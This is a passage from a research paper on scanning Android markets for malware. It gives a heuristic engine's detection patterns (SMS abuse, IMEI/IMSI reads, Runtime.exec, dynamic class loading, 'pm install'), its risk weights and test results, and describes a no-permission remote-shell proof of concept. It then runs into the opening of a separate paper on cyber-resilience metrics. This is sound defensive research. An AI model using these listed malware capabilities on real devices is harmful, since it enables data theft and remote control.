The difficulty and success of the engine actually lies in writing clever property detectors so as to generate few false positives and false negatives. The task proves out to be more difficult than expected, because genuine applications sometimes use unexpected functionalities. For example, as some of the most advanced Android malware typically use encryption algorithms to obfuscate their goal (e.g. Android/DroidKungFu), we considered raising an alarm whenever an application uses encryption. A naive detector consists in detecting calls to the Java `KeySpec` API, but this isn't any good, because it also detects many advertisement kits that genuine applications use. Indeed, many advertisement kits encrypt communication with their servers or implement tricks to ensure the ads are not removed. After analyzing a series of clean applications, we implemented the following pattern:

calls to `KeySpec` or `SecretKey` or `Cipher` APIs
but *not* from `com.google.ads`, *nor* `mobileads.google.com`, *nor* `com.android.vending.licensing` *nor*
`openfeint` *nor* `oauth.signpost.signature` *nor* `org.apache.james.mime4j` *nor*
`com.google.android.youtube.core`

In most property detectors, we had to filter out cases where the functionality was being used within advertisement kits, billing APIs, legitimate authentication, youtube, social gaming networks such as Openfeint etc.

The 39 property detectors we implemented so far fall in one of the 7 categories below:

²This was the case for samples of Android/RuFraud recently.

- **Permissions required in the Android manifest.** This is one of the first properties that comes to mind to check what a sample does. We keep a particular eye on Internet, SMS, MMS, calls, geographic location, contacts and package installation permissions. If those permissions are requested, we increment the risk score. However, permissions alone are insufficient to spot malware.
- **API call detectors.** This is the most important category of property detectors. It consists in detecting the use of particular Java methods, classes or constants, spotting them in the decompiled smali code. The API elements it detects are of very different nature. Some of those concern actions or features of the phone: send/receive SMS, call phone numbers, geographic location, get telephony information, listing or installing other packages on the phone. Others concern Java language tweeks: dynamic class loading, reflection or JNI. Finally, a few calls concern the underlying Linux operating system such as the creation of new processes. See Table 5 for details.
- **Command detectors.** The engine also detects use of specific Unix or shell commands. This is similar to detecting API calls, except commands can be located within scripts of raw resources or assets, so those directories need to be scanned too. Currently, we only increment the risk score when the command `pm install` (installation of Android packages) is detected.
- **Presence of executables or zip files in resources or assets.** This is used to detect malware which run exploits on the phone. We said previously exploits weren't used that often yet, but, when an exploit is used the sample is generally malicious.
- **Geographic detectors.** Currently, 40% of mobile malware families seem to originate from Russia, Ukraine, Belarus, Latvia and Lithuania, and 35% from China³. The engine consequently slightly raises the risk score for samples which appear to come from those countries. In particular, it raises the risk score if the signing certificate's country is one of those, or if the malware mentions a few keywords such as `10086` (China Mobile customer service portal), `cmnet` or `cmwap` (China Mobile gateways).
- **URL detectors.** On one side, access to Internet is important to malware authors to report back information, update settings or get further commands, so it seems important to increment the risk score when the sample accesses Internet. On the other side, there are so many genuine reasons to access Internet that we have to make sure not to raise the alarm unnecessarily. We chose to raise the risk score only once if a URL is encountered (i.e if the engine detects 4 URLs, the risk score is only incremented once), and also to skip the extremely frequent URLs such as the Android Market's URL, Google services (mail, documents, calendar...), XML schemas and advertisement companies.
Note there is a particular case for URLs: if the URL downloads an APK, we raise the risk score more importantly as this can mean the sample is trying to update or install another application.

³Statistics from Fortinet's internal databases.

- **Size of code.** An analysis of the size of malicious APKs compared to benign APKs shows that the average size is comparable, but that the distribution is different. In particular, there are more very small malware, with sizes less than 70,000 bytes: 30% of malicious files against 21% of clean files (see Table 5). So, we raise the risk score for samples below 70,000 bytes.
- **Combinations.** We increment the risk score if some specific conditions are met, such as if the sample gets the geographic location and accesses Internet. Indeed, in that case, the sample has the capability to report the end-user's geographic location, which results in a privacy threat.

API detected	Threat
<code>sendTextMessage()</code> , <code>sendMultipartTextMessage()</code>	Sending SMS to short numbers
Constants <code>FEATURE_ENABLE_MMS</code> , <code>EXTRA_STREAM</code> , <code>content://mms</code>	Sending MMS without consent
Constants: <code>EXTRA_EMAIL</code> , <code>EXTRA_SUBJECT</code>	E.g. Communicating with remote server via emails
<code>SmsMessage.createFromPdu()</code> , <code>getOriginatingAddress()</code> , <code>SMS_RECEIVED</code> , <code>content://sms</code> , <code>sms_body</code> ...	Forwarding SMS to a spy number, deleting SMS etc.
<code>Intent.ACTION_CALL</code>	Calling a premium phone number
Constant <code>POST</code> or class <code>HttpPost</code>	POSTing private information via HTTP
KeySpec, SecretKey, Cipher classes	Using encryption to obfuscate part of the code
Methods of the <code>TelephonyManager</code> class: <code>getDeviceId()</code> , <code>getSubscriberId()</code> , <code>getNetworkOperator()</code> , <code>getLine1Number()</code> , <code>getSimOperator()</code> , <code>getSimSerialNumber()</code> , <code>getSimCountryIso()</code>	IMEI, IMSI are personal information
Methods of <code>PackageInfo</code> class: <code>signatures()</code> , <code>getInstalledPackages()</code>	Checking malware's integrity, deleting given packages, posting list of packages to remote server etc.
<code>DexClassLoader</code> class	Loading a class in a stealthy manner
Static methods <code>Class.forName()</code> , <code>Method.invoke()</code>	Reflection. Loading class in a stealthy manner.
<code>Method Runtime.exec()</code> or using <code>android.os.Exec</code> class or <code>createSubprocess()</code>	E.g. Executing an exploit
<code>JNIEnv</code> , <code>jclass</code> , <code>jmethodID</code> , <code>jfieldID</code> , <code>FindClass</code>	JNI: executing native code

Table 1: Implemented Java API call detectors which are particularly monitored to detect Android malware

The risk score has no particular unit. It is incremented based on the different likelihoods of a given situations for Android malware or clean applications. To compute the weights (risk score increments), we analyzed 97 malicious samples (taken from 41 different families) and 217 clean samples and tested whether each property was found or not. For each situation, we therefore compute a percentage of likelihood.

Then, basically, we are interested in big differences between percentages for Android malware and percentages for clean samples.

If the difference of percentage points is ≥ 50 , we assign a weight of 5.

If the difference ≥ 40 and < 50 , $weight = 4$.

If the difference ≥ 30 and < 40 , $weight = 3$.

If the difference ≥ 20 and < 30 , $weight = 2$.

Finally, if the difference is less than 20%, we use the smaller weight, 1.

So, for example, Table 5 shows that 59% of Android malware send SMS messages whereas only 6% of clean samples do. The difference of percentage points is 53, so we increment the risk score by 5 if the situation is encountered.

Situation	Likelihood % for Android malware	Likelihood % for clean files	Weight
Send SMS	59	6	5
Receive SMS	60	10	5
Performs HTTP POST	68	25	4
Combination of SMS and access to Internet	46	6	4
Gets IMEI	63	20	4
Uses HTTP or views a URL	85	50	3
Gets IMSI	36	1	3
Code contains a URL	65	41	2
Uses encryption	34	10	2
Gets phone line number	27	6	2
Gets information concerning the SIM card	32	5	2
Specifically targets China	26	0	2
Lists installed packages	33	5	2
Other situations			1
Size $< 70,000$ bytes	30	21	1
..			

Table 2: Comparing likelihood percentages of a subset of situations computed for 97 malware and 217 clean files

6 Results

This section details the results of the tools presented in this paper.

6.1 Market Scanner Results

The implementation of the market scanner is not public and consequently could not be disclosed in this paper. However, it is successful in entirely scanning Google's Android Market.

Besides its initial goal - retrieving samples from the market place - the market scanner proved out to be quite useful in another area: tracking malware authors.

Indeed, combining heuristics on the applications, common package naming schemes and tracking metadata, developers can be tracked, people pirating their applications can be tracked, and so can malware authors.

Actually, this method was used to track Legacy (aka Android/DroidKungFu) in the Android Market. Originally, we found Legacy samples in third party Chinese markets, which appears to be the place where the authors first released it. Then, since we had historical data in that market (we keep a chronology of metadata using when searching that market), we saw the authors build a user base with an application - then push a malicious update to the market. When we searched for the non-malicious update, we could see that it was being seeded into the Android Market.

6.2 Heuristics Engine Results

On its side, a heuristics engine prototype was implemented as a basic Perl script. Overall, we processed more than 3,000 samples with it. In particular, it was at the origin of the discovery of Riskware/Sheriff and Riskware/ESSecurity.

To test the engine, we had it analyze a set of 947 clean samples⁴, and a set of 107 malicious samples⁵. Note we did *not* use the same sets as the ones used to compute the risk score increments at Table 5 so as not to influence results.

The results are displayed at Figure 2. They show a clear difference in the distribution of risk score for both sets: clean samples tend to have most of their risk scores below 15, while malicious samples are the most frequent above 45. For those data sets, there was no risk score above 40 for clean samples and above 55 for malicious ones.

The computed average risk score for clean samples is 8, while it is of 44 for malicious samples.

6.3 Limitations

Though its results are quite promising up to now, there are a few limitations and improvements to plan for the engine.

First, it is important to understand a heuristic engine is by design not perfect: it generates false positives and false negatives.

The case occurred for an application named Prepay Widget, an Android widget to display your

⁴Those clean samples were taken from the web, in particular from the F-Droid open source market place, and were manually double checked to ensure they were genuine.

⁵Malicious samples were downloaded from Mila Parkour's repository on <http://contagiomindump.blogspot.com> and from a malware exchange with NetQin.




Figure 2: Distribution of risk scores for a set of malicious samples and a set of clean samples

plan's balance, free minutes, traffic etc. The application was sending USSD commands⁶ to get plan's information and thus triggering the call property detector. It was also reading incoming SMS as some operators reply to USSD via SMS, and thus caught by the SMS receiver detector. It was signed by a Russian certificate, so caught by the geographical detector. It was testing whether the phone was rooted (to put the dialer in background) and thus triggering the `Runtime.exec()` detector etc. All those alarms could be explained after a manual check, but they resulted in a high risk score (36) for a non-malicious application. However, with all the borderline techniques it used, we believe the heuristic engine was however right to raise the alarm as this *could* have been malicious.

Reciprocally, Figure 2 show a few malicious applications have risk score below 15, and this will be the case for a few clever applications like (Cannon, 2011). This Proof of Concept provides a remote shell via the installation of an application that does not request any permission. The trick consists in having the application launch a web browser, registering a custom URI and having the remote server send encoded commands through the connection to the web browser. Then, the commands are decoded and executed. The code for the PoC is not published so we could not test the heuristic engine on it, however, from discussion with its author, it appears it would have at least triggered the API call detector to `Runtime.exec()`.

Clearly, the goal of the heuristics engine is not to detect *everything*, but to help detect *most* malicious malware. The results we presented at Figure 2 prove this is statistically true.

Technically speaking, the engine could be enhanced in several ways:

⁶USSD is a GSM protocol to communicate with the operator.




Figure 3: Process to find new mobile malware. The risk evaluation engine is our heuristics engine

Automatic Analysis Report

Wed Dec 21 14:32:28 2011

light grayed italic lines indicate samples this script was unable to analyze successfully
 Internet = does sample connect to Internet?
 SMS = does sample send/receive SMS?
 MMS = does sample send/receive MMS?
 Install = does sample install other applications?
 Store = can the sample be downloaded from an AppStore/Android Market?
 Enc = does sample use encryption
 GPS = does sample use phone GPS
 Version = which OS version does the sample require

Filename	Risk	Internet	SMS	MMS	Install	Store	Enc	GPS	Version
./RU.apk	11		Yes						
./anserverb.apk	41	Yes	Yes	Yes			Yes		
./com.droiddream.bowlingtime.apk	25	Yes							1.5
./com.ppxiu.apk	39	Yes	Yes	Yes					1.6
./com.super.mp3ringtone.apk	28	Yes						Yes	1.5
./pornoplayer.apk	11		Yes						
./steamy-PJAPPS-INFECTED.apk	50	Yes	Yes						1.5

Figure 4: Sample output report of the heuristic engine (extract)

- Performance. For example, currently each property detector results in a search (grep) on a given directory. This means parsing the analysis directory several times (nearly one for each property - depending on properties). Rather, a single common search could be done, and the results scanned for each property.
- Improving or adding detectors. We plan to improve the executable detector which currently merely detects the presence of an executable or zip file in assets or raw resources. It is therefore triggered by the presence of genuine libraries such as libGoogleAnalytics.jar. The detector could filter out such libraries or scan for given keywords in the executables.
 We also plan to add a public certificate detector to spot applications signed using a debug, test or development certificate. Indeed, the following public certificate has been used several times by malware authors and might be a potential indicator:

```
EMAILADDRESS=android@android.com CN=Android OU=Android
O=Android L=Mountain View ST=California C=US
Serial number: 936eachbe07f201df
```

We also consider improving the URL detector, as nearly all URL trigger the alarm (see section 5). It would be interesting to update (Ma et al., 2009) for mobile URLs and increment the risk

score differently depending on URLs which are found.

- Computing weights. Data mining approaches would be an improvement to our heuristics engine. In our prototype, we arbitrarily decided to assign weights from 1 to 5 depending on difference of percentage points, but a real engine should certainly be tuned from results of data mining research.
- Recursive applications. The heuristics engine detects that a given sample contains another APK in its resources or assets, as indeed, this is an additional risk. However, the engine does not then recursively analyze that APK.
- Tests. We plan to test the engine against larger sets of samples, to fine tune the detectors and risk increments. Testing the engine against clean file sets is particularly time consuming, because each application has to be manually inspected to make sure it is not malicious or infected.

7 Conclusion

In this paper, we have presented ways to help spot Android malware which are in the wild. We explained the catches in implementing a market scanner, and implemented one that entirely scans Google's Android Market. To do so, it uses protocol buffers and performs several searches using different combination of parameters such as the country, language, application category etc. It makes sure to crawl all existing applications, and not only those visible by a given device. It also deals with the risk of getting banned because of too many downloads. As a side-effect, by keeping a history of scanned metadata of markets, the scanner has also successfully been used to track malware authors such as the creators of Legacy / DroidKungFu.

While markets are being crawled and samples stack on a disk, we use a heuristics engine to quickly pre-process samples. The goal is to give a rough idea of which samples are the most likely to be malicious and prioritize them. This heuristics engine is detailed in the paper. It is a static analyzer that checks for 39 different properties such as requested permissions, calls to particular Java methods or classes, constants, assumed geographic data, code size etc. Each property corresponds to a given risk score increment. The value of the increment in itself has been computed out of training data sets. An engine prototype is currently implemented as a Perl script and has been tested against 947 clean samples and 107 malicious ones, for which it provides clearly different risk scores.

The concepts and implementation of the heuristics engine are strongly based on Android malware statistics. The paper therefore also presents a few interesting results such as the fact Android malware sit in the wild 3 months in average before anybody spots them, or that 63% of Android malicious samples retrieve the phone's IMEI and 59% send SMS messages.

The question of scanning mobile markets is relatively new and there hasn't been much research on it yet. So, the tools presented in this paper are quite relative newcomers. They are consequently expected to much improvements in the future, both in performance, tuning of scores and selectivity of malware.

Appendix: Android market places

Amazon AppStore 4,000
 Android Blip > 70,000
 Android Pazari 2,052
 Appoke 3,300
 AppsLib 38,771
 F-Droid 502
 GetJar 75,000
 Hyper Market 792
 Indroid >700
 Soc.io 4,500

<http://andappstore.com>
<http://andiim3.com>
<http://androides-os.com>
<http://androidis.ru>
<http://android-phones.ru/category/files/>
<http://www.anzhi.com>
<http://aptoide.com>
<http://apk.hiapk.com>
<http://apps.opera.com/>
<http://blapkmarket.com>,
<http://indroid.com>
<http://mikandi.com>
<http://myandroid.su/index.php/catprog>
<http://onlyandroid.mobihand.com>
<http://open.app.qq.com>
<http://snappzmarket.com/>
<http://wandoujia.com/>
<http://www.androidpit.com>
<http://www.19sy.com>
<http://www.1mobile.com>
<http://www.92apk.com>
<http://www.androidonline.net>
<http://www.androidz.com.br>
<http://www.appchina.com>
<http://www.appitalism.com>
<http://www.aproov.com>
<http://www.downapk.com>
<http://www.eoemarket.com>
<http://www.handster.com>
<http://www.insydemarket.com>
<http://moyandroid.net>
<http://www.nduoa.com>
<http://www.openappmkt.com>
<http://www.pocketgear.com>,
<http://slideme.org>
<http://www.sjapk.com>
<http://www.starandroid.com>
<http://www.yingyonghui.com>
<http://www.zerosj.com/>
<http://yaam.mobi/>

<http://forum.xda-developers.com>
<http://4pda.ru/forum/index.php?showforum=281>

References

Anderson, C., & Wolff, M. (2010, August). *The Web is Dead. Long Live the Internet*. (<http://www.wired.com/magazine/2010/08/ff.webrip/all/1>)

- Apvrille, A., & Zhang, J. (2010, May). Four Malware and a Funeral. In *5th Conf. on Network Architectures and Information Systems Security (SAR-SSI)*.
- Armstrong, T., & Maslennikov, D. (2011). Android malware is on the rise. In *Virus bulletin conference*.
- Bläsing, T., Schmidt, A.-D., Batyuk, L., Camtepe, S. A., & Albayrak, S. (2010). An Android Application Sandbox System for Suspicious Software Detection. In *5th international conference on malicious and unwanted software (MALWARE'2010)*. Nancy, France, France.
- Cannon, T. (2011, December). *No-permission Android App Gives Remote Shell*. (<http://viaforensics.com/security/nopermission-android-app-remote-shell.html>)
- Ikinci, A., Holz, T., & Freiling, F. C. (2008). Monkey-spider: Detecting malicious websites with low-interaction honeyclients. In *Sicherheit* (p. 407-421).
- Logan, R., Desnos, A., & Smith, R. (2011). *The Android Marketplace Crawler*. (<http://www.honeynet.org/gsoc/ideas>)
- Lookout Mobile Security. (2011, August). *Lookout Mobile Threat Report*.
- Ma, J., Saul, L. K., Savage, S., & Voelker, G. M. (2009). Beyond blacklists: learning to detect malicious web sites from suspicious urls. In *Proceedings of the 15th acm sigkdd international conference on knowledge discovery and data mining* (pp. 1245–1254). New York, NY, USA: ACM. Available from <http://doi.acm.org/10.1145/1557019.1557153>
- McAfee Labs. (2011). *Mc Affee Threats Report: Third Quarter 2011*. (<http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q3-2011.pdf>)
- Pišljarić, P. (2010, February). *Reversing Android Market Protocol*. (<http://peter.pisljar.si/>)
- Pontevès, K. de. (2011, November). *Android Malware Surges in 2011*. (<https://blog.fortinet.com/android-malware-surges-in-2011>)
- Protocol Buffers*. (n.d.). (<http://code.google.com/p/protobuf/>)
- Schmidt, A.-D., Schmidt, H.-G., Batyuk, L., Clausen, J. H., Camtepe, S. A., & Albayrak, S. (2009). Smartphone Malware Evolution Revisited: Android Next Target? In *4th international conference on malicious and unwanted software (malware)* (pp. 1–7). IEEE.
- Smali*. (n.d.). (<https://code.google.com/p/smali/>)
- Strazzere, T. (2009, September). *Downloading market applications without the Vending app*. (<http://strazzere.com/blog/?p=293>)
- Teufl, P., Kraxberger, S., Orthacker, C., Lackner, G., Gissing, M., Marsalek, A., et al. (2011). Android Market Analysis with Activation Patterns. In *Proceedings of the International ICST Conference on Security and Privacy in Mobile Information and Communication (MobiSec)*.
- Wang, Y.-M., Beck, D., Jiang, X., Roussev, R., Verbowski, C., Chen, S., et al. (2006). Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities. In *Proceedings of the network and distributed system security symposium, ndss 2006, san diego, california, usa*. The Internet Society.
- Wikipedia. (2011, November). *Android Market*. (<https://en.wikipedia.org/wiki/AndroidMarket>)
- Zhou, Y., Wang, Z., Zhou, W., & Jiang, X. (2012). Hey, you, get off of my market: Detecting

malicious apps in official and alternative android markets. In *Proceedings of the 19th network and distributed system security symposium (ndss 2012)*, san diego, ca, february 2012.

Toward Metrics for Cyber Resilience

Richard Ford¹, Marco Carvalho¹, Liam M. Mayron¹ and Matt Bishop²

¹Florida Institute of Technology

²University of California at Davis

About Authors

Richard Ford is the Director of the Harris Institute for Assured Information at Florida Institute of Technology, and the Harris Professor of Computer Science
Marco Carvalho is an Associate Professor in the Dept. of Computer Sciences, Florida Institute of Technology

Liam M. Mayron is an Assistant Professor in the Dept. of Computer Sciences, Florida Institute of Technology

Matt Bishop is a Professor in the Dept. of Computer Science, University of California at Davis
Contact Details: Dept. of Computer Sciences, Florida Institute of Technology, 150 W. University Blvd, Melbourne, FL 32901, USA, phone +1 321 674 8590, e-mail {rford, mcarvalho, lmayron}@fit.edu; Dept. of Computer Science, University of California at Davis, Davis, CA 95616-8562, USA, e-mail bishop@cs.ucdavis.edu

Keywords

Resilience, Metrics, Security measurement

Toward Metrics for Cyber Resilience

Abstract

There is great interest in the topic of resilient cyber systems. However, much of the accompanying research is clouded by a lack of an appropriate definition of the term “resilience” and the challenges of measuring the actual resilience of a system. In this paper, we examine some of the lessons learned in defining resilience metrics and argue that such metrics are highly contextual, and that a general, quantitative set of metrics for resilience of cyber systems is impractical. Instead, we provide a set of considerations and guidelines for building metrics that are helpful for a particular system.

Introduction

For some time now, the design of complex computational systems has been going through a philosophical shift, moving from a principle of robustness-centered design to a principle of more flexible and adaptive design. These systems are capable of surviving, reacting and recovering from external attacks and localized failures. This paradigm shift to a “fighting through design” philosophy is, in retrospect, unavoidable, as the limitations of proactive defence mechanism become clear.

It is now generally well accepted that systems inevitably will be attacked, often successfully, so they have to be designed to survive these attacks, and recover from their effects to restore and maintain desired availability and functionality.

While there is much good work in this area, real scientific progress has been hampered by the loose definition of “resilience” and (as a result) a lack of metrics in this space. As such systems become more accepted and deployed in different application domains, the need for a definition and metrics becomes of greatest importance, not only to establish common ground, but also to determine whether progress is occurring.

A previous publication (Bishop et al., 2011) focused on the definition of the term “resilience”, and how it relates to the concepts of “robustness” and “survivability”. It noted that resilience is multi-faceted. Although often discussed from the perspective of performance and availability (Heddaya & Helal, 1997, Carvalho et al., 2010), resilience also relates to different properties of the system such as confidentiality and integrity (Bishop et al., 2011).

In this paper we focus on resilience metrics. After a brief review of the terminology and definitions, we introduce some of the current proposals for measuring resilience. We then discuss some of the challenges and limitations associated with these proposals, highlighting some of the additional considerations that must be taken into account to adequately represent the *resilience of a system*.

Defining our Terms

“Resilience” is challenging to define. The term refers to specific systems, tasks, outputs, and other conditions that vary between scenarios, which precludes the development of a universal metric that applies to all system in all situations. Just as different musicians cannot agree on the “best” rendition of a song, this existential definition of resilience has implications. In some disciplines such as ecology, the resilience of a system is defined as the time the system takes to recover to steady state conditions after a perturbation.

In computing, such a definition is unsatisfactory, partly due to the demands we place on our systems (the fitness of a system depends on not its endpoint, but on the path taken to get there) and partly due to the immaturity of computing recovery options. Biological ecosystems exist to reproduce—to continue to exist, essentially. Computing infrastructures typically have an external mission. If we define resilience to be just the recovery time, how do we factor in the differences in missions? This question, while difficult to answer, plays an important role in how we quantify and measure the resilience of a system.

Considerations for Resilience Metrics

The considerations of resilience metrics that we explore in this section are particular to the context of cyber systems. Resilience of ecological systems, for example, rarely considers the magnitude of a response, focusing instead only on the time taken to return to pre-disturbance conditions.

Our notion of metrics is congruent with the extensive theory of measurement. As early as 1946, Stevens (Stevens, 1946) proposed different levels of measurement, ranging from nominal, the labelling of objects, to ratio, the use of more sophisticated statistical techniques to determine equality, rank order, equality of intervals and equality of ratios. Typically, we consider measurements to range from weak to strong, with the weakest being nominal, and progressing through ordinal, interval, and ratio.

We would like our measurements to be as useful as possible. When we refer to resilience, we need to ask what a system being “twice as resilient” as another actually means. If this cannot be expressed in terms that are meaningful, the idea of a ratio-based measurement may be impractical or not applicable to the topic of resilience.

A *measurement* is a representation of a quantity. It is *not* the quantity being measured, and this is an important distinction. A measurement provides insight into the attribute under inspection.

This section proposes several guidelines for constructing metrics that are appropriate for a particular system, given our definitional ambiguity. Each consideration is described and then explored on an informal discussion.

Guideline A: All near-term metrics for resilience are likely to be ordinal

Engineers and scientists like to be able to assign numbers to things. “This GPU can carry out 1.1 teraflops—3 times as many as a CPU” is a meaningful statement that reveals something concrete about the systems under comparison. It is 1-dimensional, because it compares only computation speed. But resilience is not a 1-dimensional quantity.

Measuring the resilience of a system requires “rolling up” a time series $f(t)$ into a single number. Different system inputs produce different time series; loss of dimensionality creates a many-to-one mapping and, consequentially, a loss of information in the translation. Furthermore, the behaviour (and recovery) of the system will vary depending on the failure or perturbation. For simple cases with a given set of possible outputs, it is typically possible to claim that one output is more desirable than another. This provides an ordinal metric.




Figure 1: Examples of a system response to an external perturbation

Let us consider a very simple system as an example. We will use this example throughout the paper to illustrate a system that is, at least at its core, very straightforward to analyse.

Consider a generator tasked to produce a certain voltage v . The system uses direct current (DC), so that we do not have to consider issues related to phase and timing; instead, we have a single scalar value that represents the system at any particular time. At time t_i , the system undergoes a perturbation of arbitrary origin. Figure 1 shows four possible graphs for the system response.

In panel (b) of the graph, the response curve is similar to that in (a) except that the magnitude of the response in (a) is greater for all values of t . We can thus argue that (a) represents a more resilient system than (b), but cannot really say how much more resilient until we consider the system in a given operational context. Also, panel (c) is similar to panel (a) except that the recovery happens more slowly. Panel (d) simply illustrates that curves may be unexpected and take arbitrary shapes—any measurement scheme must account for this possibility. Measuring the lowest point and time to recovery does not adequately characterize these curves. Similarly, the change in the area under the curve due to the perturbation, as proposed in (Wei & Ji, 2010), is only a partial measure of resilience.

Of course, we can measure quantities related to resilience. Time to recovery, for example, is a numerical measure of a single aspect of resilience (Ives, 1995). Composing the measures of different aspects in order to reason about resilience itself is where our sense of ordinality originates.

Even with our simple example it is fairly easy to argue, by observation, that at least *in vacuo*, the system represented by Figure 1(a) is more resilient than those represented by Figures 1(b), 1(c) and 1(d). Recovery follows the same trend, it just happens more quickly. Even here, though, things are not quite that simple, and we will revisit these graphs in Guideline H.

Guideline B: Resilience measurements are particular to a particular perturbation

Different perturbations will cause different system responses. The failure and subsequent recovery of function of a particular part of a system is likely to lead to very different output patterns. This inherent notion of events in resilience has been noted not only in the security domain but also in the areas of organizational (Westrum, 2006) and systems resilience (Sugden, 2001). In all cases, the concept relates to the challenge or disruption affecting the normal operation of the system.

Thus, when measuring resilience, we are actually measuring each individual perturbation and its different magnitudes, and providing an ordering that may be unique to a particular set of conditions. For example, one system might be resilient with respect to temperature increases of 5, 10, or 15 degrees Celsius, returning to steady state output after each temperature change. However, the same system may fail completely (that is, have no resilience whatsoever) in the event of a flood. For any system that we are likely to care about, there will be sufficient complexity that the resilience of the system will vary as a function of the type and magnitude of the perturbation. Determining the “best” system in this case will require an understanding of the disruptions that could occur in practice and of the users’ tolerance of them. Capturing this numerically will be difficult.

Guideline C: Resilience metrics are deeply dependent on the boundary drawn around the system

Rarely does considering the resilience of a single piece of a larger system in isolation make sense. Our example above (see Figure 1) considered a generator in isolation. If we increase the scope of that system to include what the generator powers our determination of its resilience changes. Consider, for example, a generator that is powering a series of incandescent bulbs. Such a system is still usable when the voltage sags—the lights may dim, but still provide adequate lighting. In contrast, a generator powering a computing device will fail in its mission when the voltage sags below a critical value—the computer is either working or it is not.

Let us extend our example by providing support for a battery backup. When the generator output sags, the batteries can provide power for a certain number of kWh. For this system, the total power shortfall drives the failure—that is, it does not matter if the generator output drops to zero as long as it returns to functionality before the batteries are exhausted. Continuing to expand our view, suppose the batteries can run long enough for a human to intervene and install a new generator. The electronic system is not in itself resilient—it does not repair itself or recover—but the system *as a whole* is resilient (just not autonomically so).

The boundaries we draw around the “system” are critical in considering resilience. They must be carefully thought through and well defined. By changing the boundaries, a system that we considered not to be resilient may in fact be resilient, and *vice versa*. Any metrics we use to measure resilience are specific to a particular system boundary.

Perhaps the most fundamental distinction we can draw concerns human input discriminating between those systems with autonomic recovery, and those requiring some level of manual intervention. Determining which type of system we are exploring is critical to our choice of metric. In the case of an autonomic recovery, we expect the system to handle perturbations without human input. By considering humans as part of the system, *all* systems are in some sense resilient because the imagination and understanding of people provide an almost infinite pool of resources from which to rebuild the system. Conversely, for many real world systems, human intervention is a very real part of the larger system, and a resilience mechanism that provides adequate performance until humans can intervene is sufficient.

Guideline D: There is no universal way to combine multiple scenarios meaningfully to produce a “global” resilience ordering

As touched on above, any attempt to distil multiple measures of resilience into an “overall” measure of the system is fraught with problems. The different magnitudes of each class of disruption may have very different behaviours.

Attempting to unify the resulting curves into something that adequately represents the system is deeply contextual. Furthermore, when considering systems that need to be resilient to attack, any metric must take into consideration that a skilled attacker will attack the system at its weakest point. Attempting to reduce different aspects of resilience to a simple scalar loses so much information that we believe such a reduction to be ill-advised.

Guideline E: The ordinal ranking of a system could be different for each customer or application

The system requirements drive our ordinal ranking of resilience. Turning once again to our generator example, we can imagine two different sets of requirements. One customer may require the generator to maintain a certain minimum voltage at all times. Thus, any drop of voltage below this critical value makes the system as a whole not resilient even if the generator itself recovers. But another customer may care about the total time the voltage sags below its assigned value. If this sag lasts longer than a certain period of time, the system fails. So in this case, even if the generator capacity recovers, the system as a whole has failed.

